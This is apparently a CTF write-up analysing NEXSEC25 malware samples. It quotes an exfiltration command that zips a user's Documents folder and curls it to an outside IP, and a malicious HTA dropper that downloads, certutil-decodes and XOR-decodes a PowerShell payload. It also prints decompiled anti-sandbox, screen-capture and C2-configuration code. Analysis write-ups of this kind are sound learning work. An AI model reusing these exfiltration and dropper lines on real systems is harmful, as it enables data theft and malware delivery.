
If we try to strings the pid.3368.dmp(team.exe dump) **strings pid.3368.dmp | grep -i -E "\.(rar|zip|7z|tar|gz)|archive|compress"**

```
PS C:\Windows\system32> Compress-Archive -Path "C:\Users\azman\Documents" -DestinationPath "C:\Users\azman\Downloads\Doc
uments.zip" -Force
PS C:\Windows\system32> cmd.exe /c curl -XPOST http://188.166.181.254/upload -F files=@C:\Users\azman\Downloads\Document
s.zip
```


flag:NEXSEC25{Documents.zip}

Malware Analysis

Speed Test Anomaly #1



I analyzed networkSpeed.exe but initially found no useful leads. Upon further investigation, I discovered a .dmp file that likely contains the Anti-VM library. I then used a Python script to extract it into a valid PE file.



python script:

```
import sys
import os

def calculate_throughput_fixed(packet_data, total_expected_size):
    """
    Decryption logic fixed to use the Total Expected Size for key generation.
    """
    b_val = 122
    num = 4
    # We only iterate over the bytes we actually HAVE
    actual_length = len(packet_data)
    result = bytearray(actual_length)

    for i in range(actual_length):
        b2 = packet_data[i]

        # CRITICAL FIX: Use total_expected_size instead of len(packet_data)
```

```
        # C#: b2 ^= (byte)(packetData.Length - i & 255);
        b2 = b2 ^ ((total_expected_size - i) & 0xFF)

        # Bitwise rotation (ROR 4 / ROL 4)
        rotated = ((b2 >> num) | (b2 << (8 - num))) & 0xFF

        b3 = rotated ^ (i & 0xFF) ^ b_val
        result[i] = b3

    return result

def measure_download_speed_emulation(image_path, output_path):
    try:
        from PIL import Image
    except ImportError:
        print("[!] PIL not found. Run: pip install pillow")
        return

    if not os.path.exists(image_path):
        print(f"[!] File not found: {image_path}")
        return

    print(f"[*] Processing image: {image_path}")
    img = Image.open(image_path)
    pixels = img.load()
    width, height = img.size

    # 1. Read Payload Size (Header)
    p0 = pixels[0, 0] # (R, G, B)
    p1 = pixels[1, 0]

    # Size calculation: G, B, R, G
    size_bytes = (p0[1] << 24) | (p0[2] << 16) | (p0[0] << 8) | p1[1]

    print(f"[*] Detected Payload Size: {size_bytes} bytes")

    extracted_bytes = bytearray()

    # 2. Extract Data
    current_byte_count = 0
    for y in range(height):
        start_x = 2 if y == 0 else 0
        for x in range(start_x, width):
            if current_byte_count >= size_bytes:
                break

            p = pixels[x, y]

            # Extract R, G, B
            for channel in range(3):
```

```
            if current_byte_count < size_bytes:
                extracted_bytes.append(p[channel])
                current_byte_count += 1

        if current_byte_count >= size_bytes:
            break

    print(f"[*] Extracted {len(extracted_bytes)} bytes (Partial).")

    # 3. Decrypt with the FIX
    print("[*] Decrypting with fixed key logic...")
    decrypted_payload = calculate_throughput_fixed(extracted_bytes, size_bytes)

    try:
        with open(output_path, 'wb') as f:
            f.write(decrypted_payload)
        print(f"[+] SUCCESS: Fixed payload saved to '{output_path}'")
    except Exception as e:
        print(f"[!] Error saving file: {e}")

if __name__ == "__main__":
    if len(sys.argv) == 3:
        measure_download_speed_emulation(sys.argv[1], sys.argv[2])
    else:
        print(f"Usage: python {sys.argv[0]} <bmp_file> <output_dll>")
```

```
┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ python3 extract.py NetworkSpeed.Resources.NetworkIcon.bmp malware_fixed.dll
[*] Processing image: NetworkSpeed.Resources.NetworkIcon.bmp
[*] Detected Payload Size: 4456448 bytes
[*] Extracted 17550 bytes (Partial).
[*] Decrypting with fixed key logic...
[+] SUCCESS: Fixed payload saved to 'malware_fixed.dll'

┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ file malware
malware: cannot open `malware' (No such file or directory)

┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ file malware_fixed.dll
malware_fixed.dll: PE32 executable for MS Windows 6.00 (DLL), Intel i386 Mono/.Net assembly, 3 sections
```

```
▼ PE32
    Operation system: Windows (95) [I386, 32-bit, DLL]      S  ?
    Linker: Microsoft Linker                                S  ?
    Language: MSIL/C#                                       S  ?
    Library: .NET Framework (v4.8, CLR v4.0.30319)          S  ?
    (Heur) Protection: Anti analysis [Anti-debug + Anti-SandBoxie + Anti-VM]  S  ?
  ▼ Overlay: Binary[Offset = 0x4400, Size = 0x8e]
        Unknown: Unknown                                    S  ?
```

There’s indicator that the malicious file have Anti-Vm which what we wanted to analyze.

Analysis of NetworkValidator.cs


Inside the NetworkValidator class, the method ResolveDnsRecord() contains a specific check:

```
// Token: 0x0600000A RID: 10
private static bool ResolveDnsRecord()
{
    bool result;
    try
    {
        // Checks if "SbieDll.dll" is loaded in the current process
        result = (NetworkValidator.GetModulePtr("SbieDll.dll").ToInt32() != 0);
    }
    catch
    {
        result = false;
    }
    return result;
}
```

The library name used by the malware to detect the sandbox environment is SbieDll.dll.

Flag: NEXSEC25{SbieDll.dll}

Speed Test Anomaly #2




```
┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ grep "ldc.i8" output.il
        IL_0000:  ldc.i8 0xe33e22200
```

*Disclaimer I converted my malware.dll earlier using monodis -> **monodis malware_fixed.dll > output.il**

Analysis of the Flag

1. **Hex Value:** The instruction loads the hexadecimal value `0xe33e22200`.
2. **Decimal Conversion:** Converting `0xe33e22200` to decimal gives: `60,999,999,488` **bytes.**
3. **GB Calculation:**
   - **In Decimal GB (Gigabytes, 10^9):** $60,999,999,488/1,000,000,000 \approx 60.999$ **(61 GB).**
   - **In Binary GB (Gibibytes, 1024^3):** $60,999,999,488/1,073,741,824 \approx 56.81$ **(approx 57 GB).**

Conclusion

The constant in the code is practically **61 Billion bytes**. In the context of malware sandbox evasion, authors often set thresholds using decimal notation (e.g., `61000000000`) or specific HDD manufacturing sizes.


The minimum system drive size required is **61 GB**.

(If the flag format requires the exact number found in the code, it is `60999999488`, but "in GB" implies **61**).

Flag Answer: `61`

Then let ai do its magic haha.
flag:NEXSEC25{61}

Speed Test Anomaly #3



In **LatencyChecker.cs**:

```
// Token: 0x0600000D RID: 13 RVA: 0x00002304 File Offset: 0x00000504
public static void PingHost()
{
    try
    {
        // ... directory creation ...
        using (Bitmap bitmap = new Bitmap(1920, 1080))
        {
            // ... (screen bounds checks) ...
            Size blockRegionSize = new Size(bitmap.Width, bitmap.Height);

            // CAPTURE SCREEN
            Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, blockRegionSize);

            // DEFINE FILENAME
            string filename = NetworkConfig.tempDirPath +
"\\aSdFgHjKl\\QwErTyUiOp\\ZxCvBnMl.jpg";

            // SAVE FILE
            bitmap.Save(filename);
        }
    }
    catch (Exception)
    {
    }
}
```

We see the string filename contains the answer we needed.
flag:NEXSEC25{ZxCvBnMl.jpg}

Speed Test Anomaly #4

The domain used by the attacker is concealed within the encrypted configuration strings in the `NetworkDiagnostics.dll` file.

Analysis of Encryption Logic

Based on the code in `FetchRemoteProfile.cs` and `NetworkConfig.cs`:

1. **Encryption Scheme:** The malware uses **AES-256-CBC** for encryption and **HMAC-SHA256** for integrity verification.
2. **Key Derivation:** It uses `Rfc2898DeriveBytes` (PBKDF2) with:
    - **Iterations:** 50,000
    - **Salt:** Hardcoded byte array in `FetchRemoteProfile.cs` (`{191, 235, ...}`).
    - **Password:** Likely the `SecureChannelProvider` string from `NetworkConfig.cs`, which is Base64 encoded.
3. **Target Data:** The domain is stored in either `ConnectivityModule` or `TelemetryNetwork`

Decryption Script

Run the following Python script to decrypt the configuration and reveal the domain (Flag).

```
import base64
import hashlib
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import PBKDF2
from Crypto.Hash import SHA1, SHA256
from Crypto.Util.Padding import unpad

# ------------------------------------------------
# Configuration extracted from NetworkConfig.cs
# ------------------------------------------------

# The password is likely the decoded SecureChannelProvider
```


```
secure_channel_provider = "QWdYdDZUc2R3bTE4Y3p5Y2UycXpwN3RoTDhIbmc2eHc="
password = base64.b64decode(secure_channel_provider).decode('utf-8')

# Salt from FetchRemoteProfile.cs
salt = bytes([
    191, 235, 30, 86, 251, 205, 151, 59, 178, 25, 2, 36, 48, 165, 120, 67,
    0, 61, 86, 68, 210, 30, 98, 185, 212, 241, 128, 231, 230, 195, 57, 65
])

# Encrypted payloads
connectivity_module =
"KgLzmYKpZFe6P8SFkeOJyQqQdHpgagBwgiWg5GxfuQzId0L67FdiyDp8qZGyxPtUE+LOUJ
wuPrqsXWydzpUjsw=="
telemetry_network =
"whQkhfaCW4dvBnzTCDW5rW6KLTU9RiSTcNwWFR/1gNP8rRfd9nuzy53BXr26J/7peazAVz
WXDeL02U5ZiAQ1xbh9hBpgXzGf0/ukSaW+9mwFRwVGOnaRwSgyJpJ7KAOK"

# ------------------------------------------------
# Decryption Logic (Emulating FetchRemoteProfile.cs)
# ------------------------------------------------

def decrypt_payload(b64_ciphertext, password, salt):
    try:
        # 1. Derive Keys (PBKDF2 with SHA1 as per .NET RFC2898 default)
        # We need 32 bytes for AES Key + 64 bytes for HMAC Key = 96 bytes
        keys = PBKDF2(password, salt, dkLen=96, count=50000, hmac_hash_module=SHA1)
        aes_key = keys[:32]

        # 2. Parse Ciphertext Structure: [HMAC (32)] [IV (16)] [Encrypted Data]
        data = base64.b64decode(b64_ciphertext)

        iv = data[32:48]
        encrypted_content = data[48:]

        # 3. Decrypt
        cipher = AES.new(aes_key, AES.MODE_CBC, iv)
        decrypted_padded = cipher.decrypt(encrypted_content)

        # 4. Unpad (PKCS7)
        decrypted = unpad(decrypted_padded, AES.block_size)
        return decrypted.decode('utf-8')

    except Exception as e:
        return f"Error: {e}"

# ------------------------------------------------
# Execute
# ------------------------------------------------

print(f"[*] Password (Derived): {password}")
```

```
print("-" * 40)

dom1 = decrypt_payload(connectivity_module, password, salt)
print(f"[+] Decrypted ConnectivityModule: {dom1}")

dom2 = decrypt_payload(telemetry_network, password, salt)
print(f"[+] Decrypted TelemetryNetwork:   {dom2}")
```


```
[*] Password (Derived): AgXt6Tsdwm18czyce2qzp7thL8Hng6xw
----------------------------------------
[+] Decrypted ConnectivityModule: 9999
[+] Decrypted TelemetryNetwork:   https://1k92jsas.capturextheflag.io
>>>
```

flag:NEXSEC25{1k92jsas.capturextheflag.io}


Birthday Trap



So first thing first we analyze what type of file it is



Interesting,seems like it is a Windows shortcut .lnk names mshta.exe disguised as .png file(i changed the file name).So deeper analysis i xxd it to view its content if theres lead there.



Bingo,there's github link we can curl into so lets do it.

```
┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ file M.hta
M.hta: HTML document, ASCII text
```

We got M.hta file.

```
CAPTION="no"
SHOWINTASKBAR="no">
<script>
function XLKJSDGOODOGOGOGo(xaksldfijfijgika) {
a = new ActiveXObject("Wscript.Shell");
a.Run(xaksldfijfijgika, 0);
}
function OCKJOIFJIOGGOGOGOf(xaksldfijfijgika) {
b = new ActiveXObject("Wscript.Shell");
b.Run(xaksldfijfijgika, 0);
}
function liociaskdjlkdlakfk(xaksldfijfijgika) {
c = new ActiveXObject("Wscript.Shell");
c.Run(xaksldfijfijgika, 0);
}
function LSJDiJLKDJOGOGOGOfn(n){
var d = new ActiveXObject("WScript.Shell");
d.Run("%comspec% /c ping -n " + n + " 127.0.0.1 > nul", 0, 1);
d = null;
}
XLKJSDGOODOGOGOGo("https://archiveimage.github.io/Pictures/Happy_Birthday.jpeg");
LSJDiJLKDJOGOGOGOfn(3);
XLKJSDGOODOGOGOGo("curl https://wonderpetak.github.io/W0nderpet4kk/wct9D39.jpg -o %TEMP%\\wct9D39.jpg");
LSJDiJLKDJOGOGOGOfn(5);
OCKJOIFJIOGGOGOGOf("certutil.exe -decode %TEMP%\\wct9D39.jpg %TEMP%\\wct9D39.tmp");
LSJDiJLKDJOGOGOGOfn(3);
OCKJOIFJIOGGOGOGOf("powershell.exe -NoProfile -Command \"$xorKey=0x42; $bytes=[IO.File]::ReadAllBytes($env:TEMP+'\\wct9D
39.tmp'); $decoded=@(); foreach($b in $bytes){$decoded+=$b -bxor $xorKey}; [IO.File]::WriteAllBytes($env:TEMP+'\\winp.ps
1',[byte[]]$decoded)\"");
```

Seems like th efile have some interesting function and what i interested the most is the github link. So the goal here is to download the "JPEG" ,XOR decode with 0x42 and Get PowerShell script with flag!

```
┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ curl -s https://wonderpetak.github.io/W0nderpet4kk/wct9D39.jpg -o payload.jpg

┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ file payload.jpg
head -n 5 payload.jpg
payload.jpg: PEM certificate
-----BEGIN CERTIFICATE-----
YWIMJzoxJyFiARYEYgEqIy4uJywlJ2JvYg8jLjUjMCdiAywjLjsxKzFIYWIDNzYq
LTB4YgMSFmIRKy83LiM2Ky0sYhYnIy9IYWIGIzYneGJwcnB3b3Nwb3NwSGFIYWIQ
BwMOYgQOAwV4YiwnOjEnIXBycHc5EnI1cTARKnEuLh0Bci8vcSw2dx0KcyZxHRFx
ITBxNjFjP0hhSGFiFQMQDAsMBXhiFiorMWIrMWIjYjErLzcuIzYnJmIvIy41IzAn

┌──(venv)(Ha1qal㉿Haiqal)-[~]
└─$ # Extract just the base64 content (remove PEM headers/footers)
sed -n '/^-----BEGIN CERTIFICATE-----$/,/^-----END CERTIFICATE-----$/p' payload.jpg | sed '1d;$d' > payload.b6
```

Script to decode:


```
import base64
import requests

# Download the file
url = "https://wonderpetak.github.io/W0nderpet4kk/wct9D39.jpg"
response = requests.get(url)
```

```
# Try to base64 decode (like certutil does)
try:
    # Remove any non-base64 characters
    import re
    b64_data = re.sub(r'[^A-Za-z0-9+/=]', '', response.text)
    decoded_bytes = base64.b64decode(b64_data)

    # XOR decode with 0x42
    xor_key = 0x42
    result = bytes([b ^ xor_key for b in decoded_bytes])

    print("Decoded content:")
    print(result.decode('utf-8', errors='ignore'))

except Exception as e:
    print(f"Not base64: {e}")
    # Might be actual binary data that needs XOR directly
    xor_key = 0x42
    result = bytes([b ^ xor_key for b in response.content])
    print("XOR decoded (first 500 bytes):")
    print(result[:500])
```

```
REAL FLAG: nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}
```

flag:nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}

Photo Viewer Gone Rogue



So for this challenge I had to dig a alot deep into the files and as always if we got an apk to reverse,one of the directory i like to go to is **/com**.

Examining the decompiled Kotlin/Java code revealed several suspicious classes:

- DecryptPrivateMediaKt - Contains AES decryption routines
- DownloadSplashScreen - Extends AccessibilityService, acts as a keylogger
- InstallSplashScreen - Dynamically loads and executes DEX files
- GetMediaKt.getSplashScreen() - Downloads and decrypts remote content

We also found flag decryptor

```
Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
cipher.init(
    2,
    new SecretKeySpec(
        Base64.decode(context.getString(R.string.media_unlock), 0),
        "AES"
    )
);
byte[] decryptedBytes =
    cipher.doFinal(Base64.decode(encryptedText, 0));
```

What We Have currently from Strings.xml(AES key):

```
NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ=
```

Encrypted payload:

```
<string name="splashscreen">
4GWN1LWGUMR2pKAngPA+6n7lBdGLdImliS+bGCoEK8orXLtijGZF4i2AgLDqArfYwa9PQbsFh5+RTy4VqB3VfdtBsWbSR0Y1h
</string>
```


Python Script:

```
from Crypto.Cipher import AES
import base64

key_b64 = "NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ="
enc_b64 =
"4GWN1LWGUMR2pKAngPA+6n7lBdGLdImliS+bGCoEK8orXLtijGZF4i2AgLDqArfYwa9PQbs
Fh5+RTy4VqB3VfdtBsWbSR0Y1hRcjjbNeBVA="

key = base64.b64decode(key_b64)
ciphertext = base64.b64decode(enc_b64)

cipher = AES.new(key, AES.MODE_ECB)
plaintext = cipher.decrypt(ciphertext)

print(plaintext)
print(plaintext.decode(errors="ignore"))
```

```
https://github.com/TomatoTerbang/redesigned-robot/raw/refs/heads/main/KamGobing
```

Then we got a github link so that second stage of getting the flag.

Can refer to this chat https://chatgpt.com/share/693eb8b0-7a1c-8009-888c-7f0b672e677b.



When visit the site,we were welcome with huge chunk of base64.

After decode it and save to a file,what we know is:

- `Entropy ≈ 7.98` → **strong encryption**, not compression
- `file: data` → no magic header
- `strings` shows **short readable fragments** → classic XOR-on-encrypted or AES-on-text
- Size 11552 bytes → **multiple of 16**

This IS AES-encrypted binary data.

AES Key (Reuse From Stage 1):

```
NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ=
```

Then try to decrypt the file again with this script:

```
from Crypto.Cipher import AES
import base64

key = base64.b64decode("NXVwNDUzY3UyNGszeVlvX2p1NTdmMDIxaDRjazIwMjQ=")
data = open("stage2.dec","rb").read()

cipher = AES.new(key, AES.MODE_ECB)
pt = cipher.decrypt(data)

open("final.out","wb").write(pt)

print(pt[:200])
print(pt.decode(errors="ignore"))
```

Then we got a dex file!decompile it again just like previous apk(im using https://www.decompiler.com/)

In dex file we got a printFlag() function:

```
public void printFlag() throws ...
{
    Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");

    SecretKeySpec secretKeySpec = new SecretKeySpec(
        Base64.getDecoder().decode(
            getResources().getString(R.string.media_unlock)
        ),
        "AES"
    );

    cipher.init(Cipher.DECRYPT_MODE, secretKeySpec);

    byte[] encryptedBytes = Base64.getDecoder().decode(
        "bBJNkA2kvfETMiuzUh3PYUQMstHcXPdMZNj2c20oiZwFAWuoq7ll2umX8eNUqhFj"
    );

    DriverManager.println(new String(cipher.doFinal(encryptedBytes)));
}
```

Key points (important)

- AES/ECB/PKCS5Padding
- Key is Base64-encoded in resources
- Ciphertext is Base64 (standard, not URL-safe)

Then for key we just need to run this command:**grep -r "media_unlock" .**

